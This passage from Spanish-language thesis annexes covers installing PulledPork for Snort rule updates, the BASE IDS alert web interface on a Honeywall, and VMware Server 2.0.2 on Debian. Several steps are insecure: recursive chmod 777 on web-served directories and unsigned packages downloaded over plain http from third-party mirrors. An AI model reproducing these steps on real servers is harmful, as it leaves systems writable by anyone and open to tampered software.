- **Crypt::SSLeay**.- Proporciona un módulo para utilizar el protocolo SSL desde aplicaciones Perl.
- **LWP::Simple**.- Librería que permite el manejo de datos en la web.
- **CPAN Archive::Tar**.- Facilita la manipulación de archivos con extensión .tar.
- **Mozilla::CA IO::Socket::SSL**.- Admite el manejo de certificados SSL.

```
perl -MCPAN -e 'install Crypt::SSLeay'
perl -MCPAN -e 'install LWP::Simple'
cpan -i Archive::Tar
cpan Mozilla::CA IO::Socket::SSL
```

2. Descargar el paquete con el código de fuente de pulledpork del sitio web oficial del proyecto, descomprimirlo y copiar los archivos necesarios para su funcionamiento.

```
cd /tmp
wget http://pulledpork.googlecode.com/files/pulledpork-0.6.1.tar.gz
tar xzvf pulledpork-0.6.1.tar.gz
cd /tmp/pulledpork-0.6.1
cp pulledpork.pl /usr/local/bin/
mkdir -p /usr/local/etc/pulledpork/
cp etc/* /usr/local/etc/pulledpork/
```

3. Otorgar los permisos de ejecución al fichero “**pulledpork.pl**”.

```
chmod +x /usr/local/bin/pulledpork.pl
```

4. Editar el archivo de configuración “**pulledpork.conf**” para especificar la dirección desde donde se añadirán las firmas para snort; detallando también varios parámetros específicos del IDS que está siendo utilizado, e incluyendo la ruta de los ficheros de modificación de reglas.

```
vim /usr/local/etc/pulledpork/pulledpork.conf
```

```

rule_url=http://rules.emergingthreats.net/emerging.rules.tar.gz|open
ignore=deleted.rules,experimental.rules,local.rules
rule_path=/etc/snort/rules/snort.rules
local_rules=/etc/snort/rules/local.rules
sid_msg=/etc/snort/rules/sid-msg.map
sid_changelog=/var/log/sid_changes.log
snort_path=/etc/snort/
config_path=/etc/snort/snort.conf
distro=CentOS-5.0
snort_version=2.4.0.0
enablesid=/usr/local/etc/pulledpork/enablesid.conf
dropsid=/usr/local/etc/pulledpork/dropsid.conf
disablesid=/usr/local/etc/pulledpork/disablesid.conf
modifysid=/usr/local/etc/pulledpork/modifysid.conf

```

Pulledpork facilita la administración de las reglas haciendo uso de los ficheros dropsid.conf, enablesid.conf, disablesid.conf.

- **Dropsid.**- Modifica las reglas para bloquear el tráfico usando un IPS. Dado que no se activa el sistema de prevención de intrusos snort inline, no se utiliza este script.
- **Enablesid.**- Determina que reglas individuales o conjunto de reglas van a estar habilitadas. Se incluyen las siguientes:

```

emerging-attack_response.rules
emerging-botcc.rules
emerging-compromised.rules
emerging-dns.rules
emerging-dos.rules
emerging-drop.rules
emerging-exploit.rules
emerging-ftp.rules

```

emerging-malware.rules
emerging-netbios.rules
emerging-rbn.rules
emerging-scan.rules
emerging-shellcode.rules
emerging-sql.rules
emerging-tftp.rules
emerging-trojan.rules
emerging-virus.rules
emerging-worm.rules

- **Disablesid.-** Deshabilita reglas específicas o conjuntos de reglas. Se incluyen los conjuntos de firmas listados.

emerging-activex.rules
emerging-chat.rules
emerging-ciarmy.rules
emerging-current_events.rules
emerging-deleted.rules
emerging-dshield.rules
emerging-games.rules
emerging-mobile_malware.rules
emerging-icmp.rules
emerging-icmp_info.rules
emerging-imap.rules
emerging-inappropriate.rules
emerging-info.rules
emerging-misc.rules
emerging-p2p.rules
emerging-policy.rules
emerging-pop3.rules
emerging-scada.rules
emerging-rbn-malvertisers.rules

```

emerging-rpc.rules
emerging-smtp.rules
emerging-snmp.rules
emerging-telnet.rules
emerging-tor.rules
emerging-user_agents.rules
emerging-voip.rules
emerging-web_client.rules
emerging-web_server.rules
emerging-web_specific_apps.rules

```

5. Determinar si se generan errores de configuración, ingresando en la consola la siguiente sentencia.

```
perl /usr/local/bin/pulledpork.pl -c /usr/local/etc/pulledpork/pulledpork.conf
```

La Figura D.2 muestra la ejecución de pulledpork.

```

[root@localhost etc]# perl /usr/local/bin/pulledpork.pl -c /usr/local/etc/pulle
dpork/pulledpork.conf

http://code.google.com/p/pulledpork/

  _____
 /-----\  )
/-----\\ /  PulledPork v0.6.1 the Smoking Pig <////~
/-----\\ /
.-~~~~-.Y|\\  Copyright (C) 2009-2011 JJ Cummings
@_/_ / / 66\_ cummingsj@gmail.com
 | \ \ \ (")
 \ /-| ||'---' Rules give me wings!
  \_/_ \_/_
~~~~~

Checking latest MD5 for emerging.rules.tar.gz....
    They Match
    Done!
Prepping rules from emerging.rules.tar.gz for work....
    Done!
Reading rules...
Reading rules...
Processing /usr/local/etc/pulledpork/enablesid.conf....

```

Figura D.2. Ejecución de Pulledpork en Honeywall Roo 1.4

AUTOMATIZACIÓN DE PULLEDPORK A TRAVÉS DE CRONTAB

La automatización de pulledpork independiza al administrador de revisar constantemente si se han insertado nuevas reglas. Para ello, se emplea el demonio “**Cron**”, encargado de ejecutar comandos programados.

- Para configurar crontab se ingresa en la consola el comando “**crontab -e**” y se añade la siguiente línea.

```
0 10 * * 1 /usr/bin/perl /usr/local/bin/pulledpork.pl -c
/usr/local/etc/pulledpork/pulledpork.conf
```

Tabla D.3

Descripción de los parámetros de ejecución de PuledPork

COMANDO	DESCRIPCIÓN
0	Representa los minutos. Rango y formato aceptado (0-59)
10	Representa la hora de ejecución. Rango y formato aceptado (0-23)
* * 1	Fecha de repetición. * representa todos los valores posibles. Los posibles valores son tres: Días: (1-31), Mes: (1-12), Día de la semana: (0-6), siendo 1=lunes, 2=martes,... 6=sábado y 0=domingo

- Guardar el script y salir. La nueva tarea insertada se observa insertando el comando:

```
crontab -l
```

El resumen de la ejecución de la tarea se almacenará en el archivo “**/var/log/sid_changes.log**”.

ANEXO E

INSTALACIÓN Y CONFIGURACIÓN DE LA INTERFAZ GRÁFICA “BASE” PARA EL MONITOREO DE ALERTAS PROVENIENTES DEL IDS

El presente anexo detalla el proceso de instalación y configuración de la interfaz gráfica de monitoreo BASE (Basic Analysis and Security Engine) en el Honeywall.

PRE-REQUISITOS

- Adquirir el conjunto de paquetes y dependencias requeridas para la instalación, a través de las herramientas yum y rpm.

YUM

```
yum install php php-mysql php-gd php-pear php-devel
```

RPM

```
wget http://www6.atomiccorp.com/channels/atomic/centos/5/i386/RPMS/php-pear-Numbers-Roman-1.0.2-3.el5.art.noarch.rpm
```

```
rpm -Uvh php-pear-Numbers-Roman-1.0.2-3.el5.art.noarch.rpm
```

```
wget http://www6.atomiccorp.com/channels/atomic/centos/5/i386/RPMS/php-pear-Numbers_Words-0.15.0-1.el5.art.noarch.rpm
```

```
rpm -Uvh php-pear-Numbers_Words-0.15.0-1.el5.art.noarch.rpm
```

```
wget http://www6.atomiccorp.com/channels/atomic/centos/5/i386/RPMS/php-pear-Image-Color-1.0.2-6.el5.art.noarch.rpm
```

```
rpm -Uvh php-pear-Image-Color-1.0.2-6.el5.art.noarch.rpm
```

```
wget http://www6.atomiccorp.com/channels/atomic/centos/5/i386/RPMS/php-pear-Image-Canvas-0.3.1-3.el5.el5.art.noarch.rpm
```

```
rpm -Uvh php-pear-Image-Canvas-0.3.1-3.el5.el5.art.noarch.rpm
```



```
wget http://www6.atomiccorp.com/channels/atomic/centos/5/i386/RPMS/php-pear-Image-Graph-0.7.2-5.el5.art.noarch.rpm
```

```
rpm -Uvh php-pear-Image-Graph-0.7.2-5.el5.art.noarch.rpm
```

```
wget http://repos.amberdms.com/pub/amberdms/linux/centos/5/amberdms-os/i386/RPMS/php-pear-Auth-SASL-1.0.2-4.el5.centos.noarch.rpm
```

```
rpm -Uvh php-pear-Auth-SASL-1.0.2-4.el5.centos.noarch.rpm
```

```
wget http://repos.amberdms.com/pub/amberdms/linux/centos/5/amberdms-os/i386/RPMS/php-pear-Net-Socket-1.0.8-1.el5.centos.noarch.rpm
```

```
rpm -Uvh php-pear-Net-Socket-1.0.8-1.el5.centos.noarch.rpm
```

```
wget http://repos.amberdms.com/pub/amberdms/linux/centos/5/amberdms-os/i386/RPMS/php-pear-Net-SMTP-1.2.10-1.el5.centos.noarch.rpm
```

```
rpm -Uvh php-pear-Net-SMTP-1.2.10-1.el5.centos.noarch.rpm
```

```
wget http://repos.amberdms.com/pub/amberdms/linux/centos/5/amberdms-os/i386/RPMS/php-pear-Mail-1.1.14-1.el5.centos.noarch.rpm
```

```
rpm -Uvh php-pear-Mail-1.1.14-1.el5.centos.noarch.rpm
```

```
wget http://repos.amberdms.com/pub/amberdms/linux/centos/5/amberdms-os/i386/RPMS/php-pear-Mail-Mime-1.4.0-1.el5.centos.noarch.rpm
```

```
rpm -Uvh php-pear-Mail-Mime-1.4.0-1.el5.centos.noarch.rpm
```

- Añadir Adodb, una librería de base de datos para PHP que actúa como intermediario entre mysql y base, descargándola de la página web oficial del desarrollador y descomprimiéndola en **“/var/www/”**.

```
cd /tmp
```

```
wget http://sourceforge.net/projects/adodb/files/adodb-php5-only/adodb-515-for-php5/adodb515.tgz/download
```

```
tar -zxvf adodb515.tgz -C /var/www/
mv /var/www/adodb5 /var/www/adodb
chmod 777 /var/www/adodb -R
```

INSTALACIÓN Y CONFIGURACIÓN

1. Descargar la versión 1.4.5 de BASE desde el sitio web del proyecto y descomprimirlo en el directorio “**/var/www/html/**”.

```
cd /tmp
wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-1.4.5.tar.gz/download
tar -zxvf base-1.4.5.tar.gz -C /var/www/html/
mv /var/www/html/base-1.4.5/ /var/www/html/base
chmod 777 /var/www/html/base -R
```

2. Acceder a la interfaz gráfica, desde el navegador web de otro equipo perteneciente a la misma red, para efectuar su configuración; inicialmente se mostrará la Figura E.1. Hacer clic en “**Continue**” (continuar).

https://dirección_ip_honeywall/base




Figura E.1. Pantalla inicial de configuración BASE en Honeywall Roo 1.4

- Elegir el idioma para la interfaz y definir la ruta del directorio de adodb. Pulsar el botón **“Continue”** (Continuar). Se observa en la Figura E.2.

Basic Analysis and Security Engine (BASE) Setup Program

Step 1 of 5

Pick a Language: spanish [?]

Path to ADODB: /var/www/adodb [?]

Continue

Figura E.2. Configuración del idioma de Base

- Insertar los parámetros para conectar la interfaz de monitoreo a la base de datos de snort (véase Figura E.3). Clic en **“Continue”** (Continuar).

Basic Analysis and Security Engine (BASE) Setup Program

Step 2 of 5

Pick a Database type: MySQL [?]

Database Name: snort

Database Host: localhost

Database Port: Leave blank for default!

Database User Name: snort

Database Password: *****

Use Archive Database[?]

Archive Database Name:

Archive Database Host:

Archive Database Port: Leave blank for default!

Archive Database User Name:

Archive Database Password:

Continue

Figura E.3. Configuración de la base de datos en Base.

- Definir un usuario de administración y su contraseña. Marcar el recuadro para que BASE solicite la autenticación en el ingreso (véase Figura E.4).

Figura E.4. Creación del usuario de administración de Base

- Presionar el botón “**Create BASE AG**” (Crear Grupo de Alertas) para incluir las tablas requeridas para soportar las funcionalidades completas de BASE.

Operation	Description	Status
BASE tables	Adds tables to extend the Snort DB to support the BASE functionality	Create BASE AG

• snort

Figura E.5. Creación de Grupo de Alertas en Base

La pantalla muestra la creación exitosa de las tablas. Continuar con el paso 5 (“**step 5**”), para finalizar el proceso de instalación (véase Figura E.6).




Figura E.6. Finalización del proceso de configuración de Base

- Para acceder a la interfaz de monitoreo, BASE solicita la autenticación del usuario de administración. Tras el correcto ingreso de datos se despliega la pantalla principal (Figura E.7).




Figura E.7. Pantalla Principal de administración de BASE.

CONFIGURACIÓN PARA EL INICIO AUTOMÁTICO DE LOS SERVICIOS

- La automatización de los servicios barnyard y snort se realiza, a través del script “/etc/rc.local”, de tal manera que se inicien cada vez que arranque el sistema, cuando el resto de servicios se hayan instaurado. La configuración se expone en la Figura E.8.

```
#INICIA BARNYARD EN EL ARRANQUE DEL SISTEMA
/usr/local/bin/barnyard -c /etc/snort/barnyard.conf -d /var/log/snort -f snort1.
log -w /var/log/snort/barnyard.waldo -D

#INICIA SNORT EN EL ARRANQUE DEL SISTEMA
/usr/local/bin/snort -c /etc/snort/snort.conf -i eth2 -D

# end of roo-1.4.hw-20090425114538 additions.
```

Figura E.8. Configuración del fichero “/etc/rc.local”.

ANEXO F

INSTALACIÓN Y CONFIGURACIÓN DE VMWARE SERVER 2.0.2 EN DEBIAN 6.0

En este anexo, se detalla el proceso de instalación y configuración del software de virtualización gratuito VMware Server 2.0.2 en la distribución de Linux Debian Squeeze.

1. Para descargar el paquete binario de instalación (.gz) desde la página Web del fabricante, éste solicita la creación de una cuenta de usuario. Terminado este proceso, se proporciona una licencia de uso tanto para la instalación de máquinas virtuales en sistemas operativos Windows como Linux. Se puede acceder a esta página siguiendo el enlace: <https://www.vmware.com/tryvmware/?p=server20&lp=1>.
2. Como pre-requisito, es necesario instalar los linux-headers compatibles con VMware Server 2.0.2 para la posterior compilación de los módulos del software; para ello, se ingresa en una pantalla de terminal como súper usuario root y se digita el siguiente comando :

```
apt-get install build-essential bzip2 gcc-4.3 linux-headers-`uname -r`
```

3. Desempaquetar el archivo de VMware descargado anteriormente desde la carpeta de destino e ingresar al directorio **“vmware-server-distrib”** descomprimido recientemente e iniciar la instalación de VMware (véase Figura F.1).

```
cd vmware-server-distrib/  
./vmware-install.pl
```

```

root@debian-hutn:~# cd vmware-server-distrib/
root@debian-hutn:~/vmware-server-distrib# ./vmware-install.pl
Creating a new VMware Server installer database using the tar4 format.

Installing VMware Server.

In which directory do you want to install the binary files?
[/usr/bin] █

```

Figura F.1. Invocación del comando de instalación inicial de VMware Server 2.0.2

En este punto, se definen los directorios de instalación del software; es recomendable dejar las ubicaciones que se señalan por defecto. Una vez definidos, se despliega un dialogo que pregunta si se desea correr el script de configuración “**vmware-config.pl**”, al que se debe contestar “**no**” para evitar inconvenientes futuros en la instalación. Se visualiza en el recuadro marcado de la Figura F.2.

```

The installation of VMware Server 2.0.2 build-203138 for Linux completed
successfully. You can decide to remove this software from your system at any
time by invoking the following command: */usr/bin/vmware-uninstall.pl*.

Before running VMware Server for the first time, you need to configure it by
invoking the following command: */usr/bin/vmware-config.pl*. Do you want this
program to invoke the command for you now? [yes] no

Enjoy,

--the VMware team

```

Figura F.2. Script de configuración vmware-config.pl

4. Dado que existen problemas al ejecutar el script de configuración “**vmware-config.pl**”, es necesario parcharlo junto a los módulos de VMware, descargando el paquete requerido del enlace que se muestra y descomprimirlo introduciendo los siguientes comandos:

```

cd
wget http://how-to.linuxcareer.com/images/files/2.6.3x-vmware-patch.tar.bz2
tar xjf 2.6.3x-vmware-patch.tar.bz2

```


5. Inicialmente, se aplica el parche al script “**vmware-config**” dentro de la carpeta “**/usr/bin**” con el comando:

```
cd /usr/bin/  
patch -p3 < ~/2.6.3x-vmware-patch/config.patch
```

Luego, se deben aplicar los parches a los módulos de VMware dentro del directorio que los contiene, invocando los comandos necesarios para ello.

```
cd /usr/lib/vmware/modules/source  
for f in *.tar ; do tar pxf $f ; done  
patch -p4 < ~/2.6.3x-vmware-patch/203138-update.patch  
for f in vmci vmmon vmnet vsock ; do tar pcf $f.tar $f-only ; done  
rm -fr *-only
```

6. Debian Squeeze configura la versión del Compilador de Colecciones GNU (GCC) 4.4, no obstante, VMware Server 2.0.2 requiere que se emplee la versión 4.3.

El comando para conocer la versión del GCC configurada es el siguiente:

```
ls -l `which gcc`
```

Ésta se modifica con la línea: “**ln -fs /usr/bin/gcc-4.3 /usr/bin/gcc**”, que direcciona la variable de ambiente CC hacia la versión 4.3.


7. Se inicia la configuración de vmware-server desde el script “**vmware-config.pl**”, previamente se solicita aceptar la Licencia de Usuario final. Es aconsejable configurar el script, con los valores mostrados. En este proceso, se establecen también los tipos de interfaces de red que estarán disponibles.

VMware ofrece los siguientes:

- **Bridged (Puente).**- Configura la máquina virtual con una identidad de red propia perteneciente a la misma red que el sistema anfitrión. El resto de equipos pueden conectarse a la máquina virtual como si éste fuese un equipo físico.
- **HostOnly (Solo Anfitrión).**- Permite crear una red virtual aislada. La máquina virtual se comunicará únicamente con el host anfitrión y con las máquinas virtuales también configuradas dentro de la red HostOnly.
- **NAT (Network Address Translation).**- Una interfaz en modo de traducción de direcciones de red configura la máquina virtual para compartir sus direcciones IP y MAC con el host. Es útil, cuando se cuenta con una sola dirección de red, por parte del administrador.

De acuerdo al diseño propuesto en este proyecto, se requiere una sola interfaz bridged (puente).

8. A continuación, se especifican todos los puertos que serán empleados por VMware Server (puerto remoto, el destinado a conexiones http y https) (véase Figura F.3).



```
Please specify a port for remote connections to use [902]
Please specify a port for standard http connections to use [8222]
Please specify a port for secure http (https) connections to use [8333]
```

Figura F.3. Configuración de Puertos de VMware Server

9. VMware solicita que se digite el número serial para distribuciones Linux, adquirido al momento de crear el usuario en la página web oficial. Posteriormente, se despliega varias veces un mensaje referente a que ninguno de los módulos vmmon predefinidos para VMware Server es adecuado para el funcionamiento del núcleo y si se desea que el programa lo

construya. Se debe responder afirmativamente para que se establezcan los módulos necesarios correctamente.

10. La instalación concluye con la visualización de un resumen de los servicios creados por VMware Server 2.0.2.

CREACIÓN Y CONFIGURACIÓN DE MÁQUINAS VIRTUALES

Una vez instalado el software de virtualización VMware Server 2.0.2, se procede a la creación y configuración de las Máquinas Virtuales. Para ello, es necesario tener instalado un Navegador Web que se adapte a las recomendaciones del proveedor, en este caso la versión 3.5.16 de Iceweasel.

Para acceder a la interfaz Web de Administración del software se ingresa al navegador y se digita una de las siguientes direcciones, elegida de acuerdo a los puertos configurados durante la instalación de VMware y a los requerimientos de administración.

- Conexión local estándar **“http://localhost:8222”** o en su defecto **“http://127.0.0.1:8222”** (véase Figura F.4).




Figura F.4. Conexión local estándar a VMware Server

- Conexión remota “**https://x.x.x.x:8222**”, donde x.x.x.x es la dirección IP del equipo remoto (172.20.1.111) (véase Figura F.5).




Figura F.5. Conexión Remota a VMware Server

El usuario y contraseña serán los correspondientes al súper usuario root del host o al definido en el proceso de instalación del software. Si el acceso se efectúa con éxito, se mostrará la pantalla de inicio de la interfaz Web (Figura F.6).

